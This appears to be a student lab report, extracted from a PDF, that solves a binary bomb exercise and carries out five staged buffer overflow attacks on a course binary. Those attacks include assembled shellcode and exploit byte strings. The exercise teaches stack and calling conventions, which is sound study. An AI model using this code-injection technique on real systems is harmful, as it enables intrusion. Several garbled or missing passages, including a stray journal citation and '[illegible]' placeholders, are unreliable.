8048e59:	83 c0 04	add	\$0x4,%eax
8048e5c:	89 d1	mov	%edx,%ecx
8048e5e:	39 f0	cmp	%esi,%eax
8048e60:	75 f1	jne	8048e53 <phase_6+0x9d>

图 2.44 phase_6 函数观察结果 4

8048e62:	c7 42 08 00 00 00 00	movl	\$0x0,0x8(%edx)
8048e69:	be 05 00 00 00	mov	\$0x5,%esi
8048e6e:	8b 43 08	mov	0x8(%ebx),%eax
8048e71:	8b 00	mov	(%eax),%eax
8048e73:	39 03	cmp	%eax,(%ebx)
8048e75:	7e 05	jle	8048e7c <phase_6+0xc6>
8048e77:	e8 5b 02 00 00	call	80490d7 <explode_bomb>
8048e7c:	8b 5b 08	mov	0x8(%ebx),%ebx
8048e7f:	83 ee 01	sub	\$0x1,%esi
8048e82:	75 ea	jne	8048e6e <phase_6+0xb8>

图 2.45 phase_6 函数观察结果 5

观察图 2.41 所示的汇编代码，在 phase_6 函数中调用了<read_six_numbers>函数，可以看出所需要输入的字符串为 6 个数字。

观察图 2.42 所示的汇编代码，可以得到以下结论：

(1).从地址 0x8048ddd 到地址 0x48df4 的汇编指令，以及地址 0x8048e0 的汇编指令可以看出，在外层循环中，输入的每一个数字减去 0x1 后必须无符号小于等于 0x5，因此输入的每一个数字必须小于 0x6，否则会顺序执行调用<explode_bomb>函数的指令，引爆炸弹。同时由于是无符号跳转指令，因此输入的每一个数字必须大于 0x0，才能避免反向溢出。

(2).从地址 0x8048df6 到地址 0x8048e0d 的汇编指令可以看出，在内层循环中，当前遍历到的每一个输入的数字与其后面输入的数字不能相同，否则会顺序执行调用<explode_bomb>函数的指令，引爆炸弹。因此输入的六个数字任意两个都不能相等。

综合 (1) 和 (2) 的分析，输入的六个数只能为 0x1、0x2、0x3、0x4、0x5 和 0x6，并且两两不能相同。

由图 2.42 在地址 0x8048df4 的汇编指令可知，当外层循环遍历完成后，phase_6 函数将跳转至地址 0x8048e29，观察此处地址的汇编代码，结果如图 4.23 所示。从图中可知，该部分代码为双重循环。在每次外循环中，首先将立即数当

0x804c13c 赋给寄存器%edx，每一轮外循环中取出一个输入的数字，并判断输入的数字与 0x1 的大小，若输入的数字大于 0x1，则跳转地址 0x8048e11，否则跳转地址 8048e1b。地址 0x8048e11 到地址 0x8048e19 的汇编代码为内循环，内循环的退出条件为循环次数达到取出的输入的数字-0x1，每次内循环就将寄存器%edx 的值加上 0x8 作为地址，取出一个双字，赋给%edx。退出内层循环后，就进入地址 0x8048e1b 的指令，首先将寄存器%edx 的值按取得的次序存放在一起，然后判断外循环是否结束，若未结束，则跳转到地址 0x8048e11，否则跳转到地址 0x8048e43。在 gdb 中，观察所有取到并保存到的数，如图 4.26 所示。

```
(gdb) x/x 0x804c13c
0x804c13c <node1>:      0x0000005e
(gdb) x/x *(0x804c13c+0x8)
0x804c148 <node2>:      0x0000013d
(gdb) x/x (*(0x804c13c+0x8)+0x8)
0x804c154 <node3>:      0x000001ae
(gdb) x/x *((*(0x804c13c+0x8)+0x8)+0x8)
0x804c160 <node4>:      0x00000169
(gdb) x/x *((*((*0x804c13c+0x8)+0x8)+0x8)+0x8)
0x804c16c <node5>:      0x000003c2
(gdb) x/x *((*((*((*0x804c13c+0x8)+0x8)+0x8)+0x8)+0x8)
0x804c178 <node6>:      0x00000143
```

图 2.46 寄存器%edx 取到并保存的六个数

由图 2.44 所示的汇编代码可知，该部分依旧为一个循环，在每次循环中，取出一个保存的数字，并将该数字的值与 0x8 的和作为地址将该数字存储到其中。

由图 2.45 所示的汇编代码可知，该部分为一个循环，在每次循环中，将寄存器%ebx 的值加上 0x8 作为地址，取出一个字赋给寄存器%eax，再将%eax 的值作为地址，取出一个双字赋给寄存器%eax，然后比较寄存器%ebx 的值作为地址所指向的双字与%eax 的值，若前者小于等于后者，则将寄存器%ebx 的值加上 0x8 作为地址，取出一个字赋给寄存器%ebx，然后循环计数减一，再次进行循环，直至循环计数为 0；否则会顺序执行调用<explode_bomb>函数的指令，引爆炸弹。因此，%edx 保存的六个数，需要按照从小到大的顺序进行排列。

综合上述分析，phase_6 函数输入的六个数需要使得%edx 保存的六个数从小到大排序。根据图 2.46 中六个数的大小关系，可以知道需要输入的密码字符串为 1 2 6 4 3 5。

因此，第六个密码字符串为 1 2 6 4 3 5。

4. 实验结果：

实验结果如图 2.47 所示。

```
Good work! On to the next...
1 2 6 4 3 5
Congratulations! You've defused the bomb!
```

图 2.47 阶段 6 实验结果

由此可知，阶段 6 实验结果正确。

2.2.7 阶段 7 隐藏阶段

1. 任务描述：拆除隐藏阶段的炸弹。
2. 实验设计：在反汇编代码中，观察并分析汇编代码，找到隐藏阶段，并借助 gdb 调试器工具，得到拆除炸弹的密码字符串。
3. 实验过程：

在 phase_defused 函数中，观察其汇编代码，观察结果如图 2.48 和图 2.49 所示。

8049259:	50	push	%eax
804925a:	68 d1 a1 04 08	push	\$0x804a1d1
804925f:	68 d0 c4 04 08	push	\$0x804c4d0
8049264:	e8 a7 f5 ff ff	call	8048810 <__isoc99_sscanf@plt>
8049269:	83 c4 20	add	\$0x20,%esp
804926c:	83 f8 03	cmp	\$0x3,%eax
804926f:	75 3a	jne	80492ab <phase_defused+0x7b>
8049271:	83 ec 08	sub	\$0x8,%esp
8049274:	68 da a1 04 08	push	\$0x804a1da
8049279:	8d 44 24 18	lea	0x18(%esp),%eax
804927d:	50	push	%eax
804927e:	e8 5d fd ff ff	call	8048fe0 <strings_not_equal>

图 2.48 phase_defused 观察结果 1

8049283:	83 c4 10	add	\$0x10,%esp
8049286:	85 c0	test	%eax,%eax
8049288:	75 21	jne	80492ab <phase_defused+0x7b>
804928a:	83 ec 0c	sub	\$0xc,%esp
804928d:	68 a0 a0 04 08	push	\$0x804a0a0
8049292:	e8 29 f5 ff ff	call	80487c0 <puts@plt>
8049297:	c7 04 24 c8 a0 04 08	movl	\$0x804a0c8,(%esp)
804929e:	e8 1d f5 ff ff	call	80487c0 <puts@plt>
80492a3:	e8 45 fc ff ff	call	8048eed <secret_phase>

图 2.49 phase_defused 观察结果 2

由图 2.48 所示的汇编代码可知，在 <phase_defused> 函数中调用了 <__isoc99_sscanf@plt> 函数，调用前将立即数 0x804a1d1 和 0x804c4d0 送入堆栈中，使用 gdb 工具进行查看，结果如图 2.50 和图 2.51 所示。

```
(gdb) x/s 0x804a1d1
0x804a1d1: "%d %d %s"
```

图 2.50 0x804a1d1 观察结果

```
(gdb) x/s 0x804c4d0
0x804c4d0 <input_strings+240>: ""
```

图 2.51 0x804c4d0 观察结果

由图 2.50 可知，地址 0x804a1d1 的内容为函数 sscanf 输入格式字符串，可知在第四个炸弹输入时，需要追加一个字符串，才能进入隐藏阶段中。由图 2.51 可知，地址 804c4d0 的内容为输入的字符串。由图 2.48 还可以观察到，在 <phase_defused> 函数中还调用了 <strings_not_equal> 函数，调用前将立即数 0x804a1da 送入栈中，使用 gdb 工具进行查看，结果如图 2.52 所示。

```
(gdb) x/s 0x804a1da
0x804a1da: "DrEvil"
```

图 2.52 0x804a1da 观察结果

由图 2.52 可知，需要输入的字符串为 DrEvil。

由图 2.49 所示的汇编代码可知，<phase_defused> 函数中调用 <puts@plt> 函数分别输出了两个字符串后，调用了函数 <secret_phase>，因此对函数 <secret_phase> 进行观察，观察结果如图 2.53、图 2.54 所示。

8048ef1:	e8 41 02 00 00	call	8049137 <read_line>
8048ef6:	83 ec 04	sub	\$0x4,%esp
8048ef9:	6a 0a	push	\$0xa
8048efb:	6a 00	push	\$0x0
8048efd:	50	push	%eax
8048efe:	e8 7d f9 ff ff	call	8048880 <strtol@plt>
8048f03:	89 c3	mov	%eax,%ebx

图 2.53 secret_phase 函数观察结果 1

8048f03:	89 c3	mov	%eax,%ebx
8048f05:	8d 40 ff	lea	-0x1(%eax),%eax
8048f08:	83 c4 10	add	\$0x10,%esp
8048f0b:	3d e8 03 00 00	cmp	\$0x3e8,%eax
8048f10:	76 05	jbe	8048f17 <secret_phase+0x2a>
8048f12:	e8 c0 01 00 00	call	80490d7 <explode_bomb>
8048f17:	83 ec 08	sub	\$0x8,%esp
8048f1a:	53	push	%ebx
8048f1b:	68 88 c0 04 08	push	\$0x804c088
8048f20:	e8 77 ff ff ff	call	8048e9c <fun7>
8048f25:	83 c4 10	add	\$0x10,%esp
8048f28:	85 c0	test	%eax,%eax
8048f2a:	74 05	je	8048f31 <secret_phase+0x44>
8048f2c:	e8 a6 01 00 00	call	80490d7 <explode_bomb>

图 2.54 secret_phase 函数观察结果 2

由图 2.53 可知，在调用 <read_line> 函数后，将返回值 %eax 赋给了寄存器 %ebx。由图 2.54 可知，<read_line> 函数返回值必须小于等于 0x3e8，否则会顺序执行调用 <explode_bomb> 函数的指令，引爆炸弹。因此，输入的数据为一个不

超过 0x3e8 的数字。由图 2.54 还可知，在进入<fun7>函数前，将%ebx 和立即数 0x804c088 送入堆栈，在 gdb 中观察立即数 0x804c088 的内容，结果如图 2.55 所示。在退出<fun7>函数后，返回值%eax 必须等于 0，否则会顺序执行调用<explode_bomb>函数的指令，引爆炸弹。

```
(gdb) x/50x 0x804c088
0x804c088 <n1>: 0x00000024      0x0804c094      0x0804c0a0      0x00000008
0x804c098 <n21+4>:      0x0804c0c4      0x0804c0ac      0x00000032      0x0804c0b8
0x804c0a8 <n22+8>:      0x0804c0d0      0x00000016      0x0804c118      0x0804c100
0x804c0b8 <n33>:      0x0000002d      0x0804c0dc      0x0804c124      0x00000006
0x804c0c8 <n31+4>:      0x0804c0e8      0x0804c10c      0x0000006b      0x0804c0f4
0x804c0d8 <n34+8>:      0x0804c130      0x00000028      0x00000000      0x00000000
0x804c0e8 <n41>:      0x00000001      0x00000000      0x00000000      0x00000063
0x804c0f8 <n47+4>:      0x00000000      0x00000000      0x00000023      0x00000000
0x804c108 <n44+8>:      0x00000000      0x00000007      0x00000000      0x00000000
0x804c118 <n43>:      0x00000014      0x00000000      0x00000000      0x0000002f
0x804c128 <n46+4>:      0x00000000      0x00000000      0x0000003e      0x00000000
0x804c138 <n48+8>:      0x00000000      0x0000005e      0x00000001      0x0804c148
0x804c148 <node2>:      0x0000013d      0x00000002
```

图 2.55 0x804c088 观察结果

由图 2.55 可知，0x804c088 是一个结构体的地址。

在 asm.txt 文件中观察 fun7 函数，结果如图 2.56 和 2.57 所示。

8048ea0:	8b 54 24 10	mov	0x10(%esp),%edx
8048ea4:	8b 4c 24 14	mov	0x14(%esp),%ecx

图 2.56 fun7 函数观察结果 1

8048ea8:	85 d2	test	%edx,%edx
8048eaa:	74 37	je	8048ee3 <fun7+0x47>
8048eac:	8b 1a	mov	(%edx),%ebx
8048eae:	39 cb	cmp	%ecx,%ebx
8048eb0:	7e 13	jle	8048ec5 <fun7+0x29>
8048eb2:	83 ec 08	sub	\$0x8,%esp
8048eb5:	51	push	%ecx
8048eb6:	ff 72 04	pushl	0x4(%edx)
8048eb9:	e8 de ff ff ff	call	8048e9c <fun7>
8048ebe:	83 c4 10	add	\$0x10,%esp
8048ec1:	01 c0	add	%eax,%eax
8048ec3:	eb 23	jmp	8048ee8 <fun7+0x4c>
8048ec5:	b8 00 00 00 00	mov	\$0x0,%eax
8048eca:	39 cb	cmp	%ecx,%ebx
8048ecc:	74 1a	je	8048ee8 <fun7+0x4c>
8048ece:	83 ec 08	sub	\$0x8,%esp
8048ed1:	51	push	%ecx
8048ed2:	ff 72 08	pushl	0x8(%edx)
8048ed5:	e8 c2 ff ff ff	call	8048e9c <fun7>
8048eda:	83 c4 10	add	\$0x10,%esp
8048edd:	8d 44 00 01	lea	0x1(%eax,%eax,1),%eax
8048ee1:	eb 05	jmp	8048ee8 <fun7+0x4c>
8048ee3:	b8 ff ff ff ff	mov	\$0xffffffff,%eax
8048ee8:	83 c4 08	add	\$0x8,%esp
8048eeb:	5b	pop	%ebx
8048eec:	c3	ret	

图 2.57 fun7 函数观察结果 2

由图 2.56 所示汇编代码可知，<fun7>函数的参数有两个，不妨假设为 a, b。

由图 2.57 所示汇编代码，函数的执行分析如下。当 a 等于 0 时，函数返回-1，否则以 a 为地址，取出一个双字送%ebx。比较%ebx 和 b 的大小，若%ebx 的值大于 b，则递归调用 fun7，参数分别为以 a+0x4 为地址取出的一个双字和 b，并将返回值乘 2 后返回；若%ebx 的值等于 b，则返回 0；若%ebx 的值小于 b，则递归调用 fun7，参数分别为以 a+0x8 为地址取出的一个双字和 b，并将返回值乘 2 后加上 0x1 返回。因此将图 2.58 所示汇编代码转化为 C 语言代码，结果如图 2.58 所示。

```
3 int fun7(int a, int b)//edx,ecx
4 {
5     if(a==0)
6         return -1;
7     else{
8         int tmp=[a];//ebx
9         if(tmp>b)
10            return fun7([a+0x4], b)<<1;
11        else{
12            if(tmp==b)
13                return 0;
14            else return (fun7([a+0x8], b)<<1) + 0x1;
15        }
16    }
17 }
```

图 2.58 fun7 函数 C 语言表示

由图 2.58 与图 2.55 可知，程序是一个二分比较，画出流程图如图 2.59 所示。





图 2.59 fun7 函数流程图表示

综上分析，要使得<fun7>函数的返回值为 0，则需要输入 1。

因此，进入隐藏阶段需要在第四阶段的密码字符串后追加字符串”DrEvil”，隐藏阶段的密码字符串为 1。


4. 实验结果：

实验结果如图 2.60 和图 2.61 所示。



```
10 37 DrEvil
So you got that one. Try this one.
```

图 2.60 隐藏阶段实验结果 1



```
Curses, you've found the secret phase!
But finding it and solving it are quite different...
1
Wow! You've defused the secret stage!
```

图 2.61 隐藏阶段实验结果 2

由此可知，阶段 6 实验结果正确。

2.3 实验小结

在本次实验中，我使用课程的所学知识拆除一个“Binary Bombs”。不仅仅在实验中使用了课堂上讲过的 `objdump` 指令，生成了反汇编文件，而且通过本次实验，学会了使用 `gdb` 调试器对程序设置断点、进行跟踪和单步运行，并在 `gdb` 调试器中查看内存单元的内容和寄存器的内容。在对可执行文件进行反汇编得到的文件分析的过程中，我还结合使用 C 语言对程序所实现的功能进行模拟，并得到所需要破解的密码字符串，并借助绘制的流程图对 C 语言程序不好进行模拟的功能进行分析。

通过本次实验，我不仅仅对程序的机器级表示有了进一步的理解，而且增强了我对汇编语言的原理和知识的掌握，更重要的是我在实验的过程中逐渐掌握了调试器和逆向工程等方面的技能。此外，在本次实验中，我还收获了破解密码字符串的趣味与拆除炸弹的快乐，也让我对计算机系统基础这门课有了更深的兴趣。

实验 3: 缓冲区溢出攻击

3.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要熟练运用 gdb、objdump、gcc 等工具完成。

实验中需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke (level 0)、Fizz (level 1)、Bang (level 2)、Boom (level 3) 和 Nitro (level 4)，其中 Smoke 级最简单而 Nitro 级最困难。

实验语言：C

实验环境：Linux

3.2 实验内容

对目标程序实施缓冲区溢出攻击（buffer overflow attacks），通过造成缓冲区溢出来破坏目标程序的栈帧结构，继而执行一些原来程序中没有的行为。

3.2.1 阶段 1 Smoke

1. 任务描述：构造攻击字符串作为目标程序输入，造成缓冲区溢出，使 getbuf() 函数返回时不返回到 test 函数，而是转向执行 smoke 函数。
2. 实验设计：在 bufbomb 的反汇编代码中，首先找到 smoke 函数的地址，再找到 getbuf 函数，观察它的栈帧结构，得知 buf 的缓冲区大小，再设计攻击字符串将 smoke 函数的地址填入 buf 末尾，即可实现该功能。
3. 实验过程：

对 bufbomb 可执行文件使用 objdump 指令进行反汇编，并将汇编代码输出到反汇编文件 asm.txt 中。在汇编源代码 asm.txt 文件中，找到 smoke 函数和 getbuf 函数的位置，观察结果如图 3.1 和图 3.2 所示。

00 00

— *Journal of the American Medical Association*

守哈娃里如图 2-2 所示

```
compsyslc@ubuntu:~/lab3$ cat smoke_U202015332.txt |./hex2raw |./bufbomb -u U202015332
Userid: U202015332
Cookie: 0x5e448a70
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

由此可知, 阶段 1 实验结果正确。

3. 实验过程:

在汇编源代码 `asm.txt` 文件中,找到 `fizz` 函数的位置,观察结果如图 3.4 所示。

```

08048cba <fizz>:
08048cba:    55                push    %ebp
08048cbb:    89 e5             mov     %esp,%ebp
08048cbd:    83 ec 18          sub     $0x18,%esp
08048cc0:    8b 45 08          mov     0x8(%ebp),%eax
08048cc3:    3b 05 20 c2 04 08 cmp     0x804c220,%eax
08048cc9:    75 1e             jne     8048ce9 <fizz+0x2f>

```

图 3.4 fizz 函数观察结果

由图 3.4 可知，fizz 函数的地址为 0x08048cba。在 fizz 函数中，比较了(%ebp+0x8)的值和立即数 0x804c220，在 gdb 调试器中观察立即数 0x804c220，观察结果如图 3.5 所示。

```
(gdb) x/x 0x804c220
0x804c220 <cookie>:      0x5e448a70
```

图 3.5 立即数 0x804c220 观察结果

由生成 cookie 指令，根据学号生成 cookie，结果如图 3.6 所示。

```
compsyslc@ubuntu:~/lab3$ ./makecookie U202015332
0x5e448a70
```

图 3.6 根据学号生成 cookie

由图 3.6 和图 3.5 可以知道，立即数 0x804c220 中存放的正是生成的 cookie，因此结合图 3.4，可以得知，(%ebp+0x8)的值为 fizz 函数传入的参数 val。

因此，攻击字符串的大小为 $48 + 0 \times 8$ 等于 56 个字节，其中第 45-48 四个字节为 `fizz` 函数的地址，用来覆盖 `ebp` 上方原本的返回地址；最后四个字节为 `cookie` 的值，再根据小段存储格式，可以设置攻击字符串为：

[illegible]

4. 实验结果:

实验结果如图 3.7 所示。

```
compsyslc@ubuntu:~/lab3$ cat fizz_U202015332.txt |./hex2raw |./bufbomb -u U202015332
Userid: U202015332
Cookie: 0x5e448a70
Type string:Fizz!: You called fizz(0x5e448a70)
VALID
NICE JOB!
```

图 3.7 Fizz 阶段实验结果

由此可知，阶段 2 实验结果正确。

3.2.3 阶段 3 Bang

1. 任务描述：构造攻击字符串，使目标程序调用 bang 函数，要将函数中全局变量 global_value 篡改为 cookie 值，使相应判断成功。
2. 实验设计：找到 global_value 的地址和 cookie 的地址，将 global_value 的值修改为 cookie 的值，再使函数成功过跳转至 bang 函数。
3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 bang 函数的位置，观察结果如图 3.8 所示。

```
08048d05 <bang>:
8048d05: 55                push    %ebp
8048d06: 89 e5             mov     %esp,%ebp
8048d08: 83 ec 18          sub     $0x18,%esp
8048d0b: a1 18 c2 04 08    mov     0x804c218,%eax
8048d10: 3b 05 20 c2 04 08 cmp     0x804c220,%eax
```

图 3.8 bang 函数观察结果

由图 3.8 可知，bang 函数的地址为 0x08048d05。由 3.2.2 节阶段 2 的分析，cookie 的地址为 0x804c220，因此可以推断出 global_value 的地址为 0x804c218。因此编写攻击代码 attackcode.s，如图 3.9 所示。



图 3.9 攻击代码 attackcode.s

对攻击代码 attackcode.s 分别进行编译和反汇编，结果如图 3.10 和图 3.11 所示。




图 3.10 对攻击代码 attackcode.s 进行编译

3.2.4 阶段4 Boom

1. 任务描述：构造攻击字符串，使得 `getbuf` 都能将正确的 `cookie` 值返回给 `test` 函数，而不是返回值 1。
2. 实验设计：将 `cookie` 传递给 `test` 函数，同时要恢复栈帧，恢复原始返回地址。
3. 实验过程：

在汇编源代码 `asm.txt` 文件中，找到 `test` 函数的位置，观察结果如图 3.14 所示。

```
08048e6d <test>:
8048e6d: 55                push    %ebp
8048e6e: 89 e5             mov     %esp,%ebp
8048e70: 53                push    %ebx
8048e71: 83 ec 24          sub     $0x24,%esp
8048e74: e8 6e ff ff ff    call    8048de7 <uniqueval>
8048e79: 89 45 f4          mov     %eax,-0xc(%ebp)
8048e7c: e8 6b 03 00 00    call    80491ec <getbuf>
8048e81: 89 c3             mov     %eax,%ebx
```

图 3.13 test 函数观察结果

由图 3.13 可知，在调用 `<getbuf>` 函数后，将要执行的指令的地址为 `0x8048e81`，因此在执行完攻击代码后，需要跳转到该地址，即将该地址送入堆栈中。因此编写攻击代码 `attackcode2.s`，如图 3.14 所示。

```
Open ▾  attackcode2.s  Save
~/lab3
mov 0x804c220,%eax
push $0x8048e81
ret
```

图 3.14 攻击代码 `attackcode2.s`

对攻击代码 `attackcode2.code` 分别进行编译和反汇编，结果如图 3.15 和图 3.16 所示。

```
compsyslc@ubuntu:~/lab3$ gcc -m32 -c attackcode2.s
```

图 3.15 对攻击代码 `attackcode2.s` 进行编译


```
compsyslc@ubuntu:~/lab3$ cat boom_U202015332.txt |./hex2raw |./bufbomb -u U2020
15332
Userid: U202015332
Cookie: 0x5e448a70
Type string:Boom!: getbuf returned 0x5e448a70
VALID
NICE JOB!
```

图 3.17 Boom 阶段实验结果

由此可知，阶段 4 实验结果正确。

3.2.5 阶段 5 Nitro

1. 任务描述：构造攻击字符串使 getbufn 函数（注，在 kaboom 阶段，bufbomb 将调用 testn 函数和 getbufn 函数），返回 cookie 值至 testn 函数，而不是返回值 1。
2. 实验设计：需要将 cookie 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 testn 函数。
3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 testn 函数的位置，观察结果如图 3.18 所示。

```
08048e01 <testn>:
8048e01:    55                push    %ebp
8048e02:    89 e5             mov     %esp,%ebp
8048e04:    53                push    %ebx
8048e05:    83 ec 24          sub     $0x24,%esp
8048e08:    e8 da ff ff ff   call    8048de7 <uniqueval>
8048e0d:    89 45 f4          mov     %eax,-0xc(%ebp)
8048e10:    e8 ef 03 00 00   call    8049204 <getbufn>
8048e15:    89 c3             mov     %eax,%ebx
```

图 3.18 testn 函数观察结果

由图 3.18 可知，在<testn>函数中，寄存器%ebp 和寄存器%esp 的关系为 $\%ebp = \%esp + 0x24 + 0x4 = \%esp + 0x28$ 。由于 5 次执行栈（ebp）均不同，为了保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 test，则需要利用上述关系，对 ebp 进行复原。

由图 3.18 还可知，在调用<getbufn>函数后，将要执行的指令的地址为 0x8048e15，因此在执行完攻击代码后，需要跳转到该地址，即将该地址送入堆栈中。因此编写攻击代码 attackcode3.s，如图 3.19 所示。

```
Open  attackcode3.s  Save  ~ / lab3
mov 0x804c220,%eax
lea 0x28(%esp),%ebp
push $0x8048e15
ret
```

图 3.19 攻击代码 attackcode3. s

对攻击代码 attackcode3.s 分别进行编译和反汇编，结果如图 3.20 和图 3.21 所示。

```
compsyslc@ubuntu:~/lab3$ gcc -m32 -c attackcode3.s
```

图 3.20 对攻击代码 attackcode3. s 进行编译

```
compsyslc@ubuntu:~/lab3$ objdump -d attackcode3.o
attackcode3.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  a1 20 c2 04 08      mov     0x804c220,%eax
   5:  8d 6c 24 28         lea     0x28(%esp),%ebp
   9:  68 15 8e 04 08      push    $0x8048e15
  e:  c3                  ret
```

图 3.21 对攻击代码 attackcode3. s 进行反汇编

由图 3.21 可知，攻击代码的二进制机器指令字节序列为 a1 20 c2 04 08 8d 6c 24 28 68 15 8e 04 08 c3。

在汇编源代码 asm.txt 文件中，找到 getbufn 函数的位置，观察结果如图 3.22 所示。

```
08049204 <getbufn>:
8049204:      55                push    %ebp
8049205:      89 e5             mov     %esp,%ebp
8049207:      81 ec 18 02 00 00  sub     $0x218,%esp
804920d:      8d 85 f8 fd ff ff  lea     -0x208(%ebp),%eax
-----
```

图 3.22 getbufn 函数观察结果

由图 3.22 可知，buf 缓冲区的大小为 0x208，即 520 个字节。

在输入攻击字符串之后，要使得成功执行攻击代码的指令序列，需要覆盖 getbuf 函数的返回地址，并修改为 buf 的地址，因此在 gdb 调试器中，依次查看五次执行时的 buf 的地址的最大值，结果如图 3.23、图 3.24、图 3.25、图 3.26 和图 3.27 所示。


```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$1 = 0x55682e48
(gdb) c
Continuing.
Type string:1
Dud: getbufn returned 0x1
Better luck next time
```

图 3.23 buf 的地址 1

```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$2 = 0x55682e68
(gdb) c
Continuing.
Type string:2
Dud: getbufn returned 0x1
Better luck next time
```

图 3.24 buf 的地址 2

```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$3 = 0x55682e28
(gdb) c
Continuing.
Type string:3
Dud: getbufn returned 0x1
Better luck next time
```

图 3.25 buf 的地址 3

```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$4 = 0x55682e08
(gdb) c
Continuing.
Type string:4
Dud: getbufn returned 0x1
Better luck next time
```

图 3.26 buf 的地址 4

```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$5 = 0x55682eb8
(gdb) c
Continuing.
Type string:5
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 3932) exited normally]
```

图 3.27 buf 的地址 5

由图 3.23、图 3.24、图 3.25、图 3.26 和图 3.27 可知，buf 的最大地址为 0x55682eb8。

因此，攻击字符串的大小为 520+8 等于 528 个字节，前 524 个字节用 nop 和攻击代码机器指令填充，第 525-528 字节为 buf 的地址，用来覆盖 ebp 上方原

本的返回地址，再根据小段存储格式，可以设置攻击字符串为：

```
a1 20 c2 04 08 8d 6c 24 28 68 15 8e 04 08 c3  
b8 2e 68 55
```

4. 实验结果:

实验结果如图 3.28 所示。

```
compsyslc@ubuntu:~/lab3$ cat nitro_U202015332.txt |./hex2raw -n |./bufbomb -n -
u U202015332
Userid: U202015332
Cookie: 0x5e448a70
Type string:KABOOM!: getbufn returned 0x5e448a70
Keep going
Type string:KABOOM!: getbufn returned 0x5e448a70
Keep going
Type string:KABOOM!: getbufn returned 0x5e448a70
Keep going
Type string:KABOOM!: getbufn returned 0x5e448a70
Keep going
Type string:KABOOM!: getbufn returned 0x5e448a70
VALID
NICE JOB!
```

图 3.28 Nitro 阶段实验结果

由此可知, 阶段 5 实验结果正确。

3.3 实验小结

对本次实验使用的理论、技术、方法和结果进行总结。描述一下通过实验你有哪些收获。

在本次实验中，我使用到的理论技术和方法不仅仅包括 IA-32 汇编程序的函

数调用规则和栈结构的具体理解，而且还包括 Linux 基本指令的使用。此外，还需要熟练地使用在实验二中学习过的 gdb 调试器进行调试和 objdump 指令进行反汇编生成汇编文件。在本次实验中，要想构造攻击代码，首先需要编写一个可以实现相应功能的汇编代码文件，在使用 gcc 将该文件编译成机器代码，再使用 objdump 命令将其反汇编，得到攻击代码的二进制机器指令字节序列。熟练使用上述技术方法后，本次实验即可很轻松地就完成了。

通过本次实验，我不仅仅对于 gdb、objdump、gcc 等工具的运用更加得心应手，而且对于 IA-32 汇编程序的函数调用规则和栈结构有了一定的了解，也与老师课上讲授的内容相互印证。同时，对于地址概念有了深入的理解，能够利用地址实现程序的转向。

实验总结

在实验一中，我通过仅使用有限类型和数量的运算操作实现一系列指定功能的函数，更好地熟悉和进一步地掌握了计算机中整数与浮点数的二进制编码表示，掌握了定点数的补码表示和浮点数的 IEEE754 表示。由于实验是在 Linux32 位环境下，因此通过本次实验，我还熟悉了 Linux 系统的基本命令操作以及简单的编程环境。

